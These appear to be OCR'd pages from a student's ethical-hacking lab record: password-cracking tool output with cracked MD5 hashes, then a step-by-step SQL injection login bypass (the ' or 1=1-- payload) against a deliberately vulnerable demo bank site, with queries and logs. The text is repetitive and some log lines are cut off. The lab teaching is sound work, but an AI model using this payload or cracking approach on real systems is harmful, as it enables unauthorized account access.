
Current password

Options

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 3E70B47C935C9E1DADA7938C945EBF78 is sksohara
Attack stopped!
1 of 1 hashes cracked
```


→ Password Cracked:



MD5 Hash	Password	Note
✗ 21232F297A57A5A743...	admin	
✗ E3DDE0219166DABB58...	TYCS	
✗ 61901301271F46E5284...	Preeti	
✗ EE923342D30D4F05A6...	TYCSEH	
✗ 5455C33E251AB225E5...	Arun	

Practical No. 10

Aim: Perform SQL injection attack on a Vulnerable website.




SQL Injection

This is the vulnerable application we will be trying to hack with a **SQL injection** attack.

Username: user@email.com

Password: password



SQL Injection

Okay, so guessing the password didn't work. Let's try adding a quote character after the password:


Email: `user@email.com`

Password: `password'`

Username: user@email.com

Password: password'

```
Application initialized.User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'password'
Credentials did not match, login failed.
User is attempting to login
```


www.securebank.com
SECURE BANK
You can trust us with your money, we almost never get hacked.
Log in

SQL Injection

Username: user@email.com


Password: password'

This is what the application code looks like behind the scenes.

code

```
SELECT *
  FROM users
 WHERE email    = 'user@email.com'
   AND password = 'password''
```

```
Application initialized.User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Credentials did not match, login failed.
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Invalid SQL: SELECT * FROM users WHERE email = 'user@email.com' AND
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = ''
Logging in user user@email.com
```



SQL Injection

Enter the following credentials and click "Log in":
Email: `user@email.com`
Password: `' or 1=1--`


www.securebank.com
SECURE BANK
You can trust us with your money, we almost never get hacked.

Username: user@email.com

Password: ' or 1=1--

```
SELECT *
```

```
Application initialized.User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Credentials did not match, login failed.
User is attempting to login
```




SQL Injection

And we are in! We successfully gained access to the application without having to guess the password, using **SQL injection**.

Welcome back, user@email.com!
Your current balance is **$8,266**

```
SELECT *
```

```
Application initialized.User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Credentials did not match, login failed.
User is attempting to login
```


Your current balance is **$8,266**

```
SELECT *
  FROM users
 WHERE email    = 'user@email.com'
   AND password = '' or 1=1--'
```

```
Application initialized.User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Credentials did not match, login failed.
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Invalid SQL: SELECT * FROM users WHERE email = 'user@email.com' AND
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = ''
Logging in user user@email.com
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Invalid SQL: SELECT * FROM users WHERE email = 'user@email.com' AND
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = 'p
Invalid SQL: SELECT * FROM users WHERE email = 'user@email.com' AND
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = ''
Logging in user user@email.com
```